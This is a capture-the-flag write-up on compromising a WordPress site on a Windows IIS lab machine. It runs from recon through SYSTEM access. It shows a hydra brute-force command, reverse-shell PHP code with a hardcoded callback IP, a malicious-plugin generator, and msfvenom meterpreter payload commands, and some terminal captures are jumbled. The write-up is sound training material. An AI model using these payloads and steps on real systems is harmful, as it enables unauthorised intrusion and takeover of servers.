

# Retro CTF Writeup

Written by Substing

This documents the more difficult method of gaining access. I didn't know it was the harder of the two but apparently I made things more difficult for myself than I needed to.

## phase 1: recon


The first step taken is to scan the target using nmap

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-09-19T20:43:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2023-09-18T20:37:31
|_Not valid after: 2024-03-19T20:37:31
| rdp-ntlm-info:
| Target_Name: RETROWEB
| NetBIOS_Domain_Name: RETROWEB
| NetBIOS_Computer_Name: RETROWEB
| DNS_Domain_Name: RetroWeb
| DNS_Computer_Name: RetroWeb
| Product_Version: 10.0.14393
|_ System_Time: 2023-09-19T20:43:37+00:00
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 02:B3:05:AF:E1:DD (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

## port 80: http

The web server is a basic IIS server.

# Internet Information Services



Gobuster reveals a hidden directory.

```
gobuster dir -u 10.10.12.160 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.12.160
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.2.0-dev
[+] Timeout:      10s
=====
2023/09/19 20:49:14 Starting gobuster in directory enumeration mode
=====
/retro           (Status: 301) [Size: 149] [--> http://10.10.12.160/retro/]
/Retro          (Status: 301) [Size: 149] [--> http://10.10.12.160/Retro/]
```


Progress: 218643 / 220561

(99.13%)=====

2023/09/19 20:50:17 Finished

=====

Navigating to the new directory <http://10.10.12.160/retro/>, we see a WordPress site with a number of blog posts about old video games.



They are all written by Wade, and so it seems that perhaps the username is Wade.

from RSS feed: wordpress is 5.2.1

```
<sy:updatePeriod> hourly </sy:updatePeriod>
<sy:updateFrequency> 1 </sy:updateFrequency>
<generator>https://wordpress.org/?v=5.2.1</generator>
-<item>
  <title>Tron Arcade Cabinet</title>
```

Another Gobuster scan reveals some of the important WordPress files.

```
gobuster dir -u http://10.10.12.160/retro -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.2.0-dev
```

```
[+] Url: http://10.10.12.160/retro
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.2.0-dev
[+] Timeout: 10s
```

```
=====
```

2023/09/19 20:52:21 Starting gobuster in directory enumeration mode

```
=====
```

/wp-content (Status: 301) [Size: 160] [--> http://10.10.12.160/retro/wp-
content/]

/wp-includes (Status: 301) [Size: 161] [--> http://10.10.12.160/retro/wp-
includes/]

/wp-admin (Status: 301) [Size: 158] [--> http://10.10.12.160/retro/wp-
admin/]

Progress: 220357 / 220561

(99.91%)

```
=====
```

2023/09/19 20:53:58 Finished

```
=====
```

<http://10.10.12.160/retro/wp-content/> is a blank page, but not a 404.

<http://10.10.12.160/retro/wp-includes/> denies us access.

The screenshot shows a web browser window with the following details:

- Address bar: 10.10.12.160/retro/wp-includes/
- Toolbar icons: back, forward, search, and home.
- Navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google H...
- Main content area:
  - Server Error**
  - 403 - Forbidden: Access is denied.**
  - You do not have permission to view this directory or page using the credentials that you supplied.**

<http://10.10.12.160/retro/wp-login.php> is a login page. The link to this is at the bottom of the site.



**ERROR:** The password you entered for the username **wade** is incorrect. [Lost your password?](#)

Username or Email Address

wade

Password

|



Remember Me

Log In

'wade' is a username!

Attempting to brute force with:

```
hydra -l wade -P rockyou.txt 10.10.12.160 http-post-form "/wp-
login.php:log^USER^&pwd^PASS^:F=Invalid"
```

although nothing works.

On one of the blog posts, we see Wade wrote his password...

← Hello world! 30th Anniversary of PAC-MAN →

## One Comment on “Ready Player One”

Wade December 9, 2019

Leaving myself a note here just in case I forgot how to spell it: parzival

**REPLY**

### Leave a Reply

It seems like we have a username and a password:

```
wade:parzival
```

Time to move on to phase 2.

## phase 2: access

This site was a useful reference and gave a number of methods to get a shell from WordPress:

<https://www.hackercoolmagazine.com/wordpress-reverse-shelling-multiple-methods/>

The first method attempted was to upload a PHP shell to replace the content of 404.php in the Theme Editor.

The PHP shell used:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

← → C ⌂

10.10.12.160/retro/wp-admin/theme-editor.php?file=404.php&amp;theme=90s-retro

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

W Retro Fanatics 2 0 + New

Posts Media Pages Comments

**Appearance**

Themes Customize Widgets Menus Header Background Theme Support Install Plugins Theme Editor Plugins 1 Users Tools Settings

This theme recommends the following plugins: [Contact Form by WPForms](#), [Organic Builder Widgets](#), [Organic Profile Block](#) and [Widget Area Block](#).  
[Begin installing plugins](#) | [Dismiss this notice](#)

**90s Retro: 404 Template (404.php)**

Selected file content:

```

34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.150.98'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;

```


Documentation: Function Name... ▾ Look Up

The URL used to access the page is:

<http://10.10.12.160/retro/wp-content/themes/90s-retro/404.php>

It gives an error upon connecting: Shell process terminated.

I attempted to change the callback port, but ran into the same error.



The second method was uploading a malicious WordPress plugin. This was made extremely easy thanks to the following GitHub project:

<https://github.com/wetw0rk/malicious-wordpress-plugin>

```
└# python wordpwn.py 10.10.150.98 8888 Y
```

After running the command, it holds your hand and automatically opens a Metasploit handler.

The only thing the user needs to do is to upload the malicious plugin.

Wordpress 5.3 is available! [Please update now.](#)

Thanks for choosing the 90s Retro theme! Enter your email to receive important updates and information from [Organic Themes](#).

Email Address  Subscribe [Follow @OrganicThemes](#)

This theme recommends the following plugins: [Contact Form by WPForms](#), [Organic Builder Widgets](#), [Organic Profile Block](#) and [WidgetA](#)

[Begin installing plugins](#) | [Dismiss this notice](#)

If you have a plugin in a .zip format, you may install it by uploading it here

malicious.zip

After this is done, we can go to either of these URLs and hope a meterpreter shell will open in Metasploit.

```
-> http://(target)/wp-content/plugins/malicious/wetw0rk_maybe.php  
-> http://(target)/wp-content/plugins/malicious/QwertyRocks.php
```

Awesome, we have access on the box.

```
meterpreter > ls  
Listing: C:\inetpub\wwwroot\retro\wp-content\plugins\malicious  
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	133	fil	2023-09-19 22:49:25 +0000	QwertyRocks.php
100666/rw-rw-rw-	1516	fil	2023-09-19 22:49:25 +0000	wetw0rk_maybe.php

```
meterpreter > 
```

Now since we have a somewhat limited PHP shell, the goal is to get a system shell.

```
meterpreter > sysinfo
Computer      : RETROWEB
OS           : Windows NT RETROWEB 10.0 build 14393 (Windows Server 2016) i586
Meterpreter   : php/windows
meterpreter > 
```

i586 is a special type of x86 processor which means that this is a 32 bit machine.

The following command is used to generate a shell for this machine:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
```

I had a lot of trouble finding files to write to. The classic `C:\Windows\Temp` seemed to be writeable, but the shell couldn't be executed.

```
C:\Users\All Users
```

This file was both writeable and executable.

```
meterpreter > upload shell.exe
[*] uploading : /root/Downloads/shell.exe -> shell.exe
[*] Uploaded -1.00 B of 72.07 Kib (-0.0%): /root/Downloads/shell.exe -> shell.exe
[*] uploaded   : /root/Downloads/shell.exe -> shell.exe //x64/meterpreter/reverse_t
meterpreter > execute -f shell.exe
[*] Process 3280 created.
[*] LPORT=<PORT> -f exe > shell-x64.exe
meterpreter > 
```

```
root@kali:~/Downloads 87x19
ed)
LPORT 9999      yes      The listen port
Exploit target:
Id Name          x86      msfvenom -p windows/meterpreter/reverse_tcp L
Exploit target:      x86      LPORT=<PORT> -f exe > shell-x86.exe
Id Name          x64      msfvenom -p windows/x64/meterpreter/reverse_t
Exploit target:      x64      LPORT=<PORT> -f exe > shell-x64.exe
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.150.98:9999
[*] Sending stage (175686 bytes) to 10.10.12.160
[*] Meterpreter session 2 opened (10.10.150.98:9999 -> 10.10.12.160:63249) at 2023-09-1
9 23:19:17 +0000
meterpreter > 
```

```
imply'
from /usr/share/metasploit-framework/lib/msf/base/simple/framework.rb:72:in `c
eate'
LHOST:from /usr/bin/msfvenom:54:in `init_framework'
from /usr/bin/msfvenom:67:in `framework'
from /usr/bin/msfvenom:472:in `<main>'

[root@kali]-(~/Downloads]
# ls
GRCr5IHN cacert.der f008x0jl    shell.exe wordpress.rc
OfL6I8PE exploit.py malicious.zip test      wordpwn.py
IST=<IP>
[root@kali]-(~/Downloads]
# rm shell.exe

[root@kali]-(~/Downloads]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.150.98 LPORT=9999 -f exe >
shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

[root@kali]-(~/Downloads]
# 
```

The shell was successfully uploaded and executed, opening a more powerful shell.

## phase 3: escalation

This part was comedically easy.

```
meterpreter > getsystem  
[-] Already running as SYSTEM  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

The getsystem command got us the system. And with system level access, the box is complete!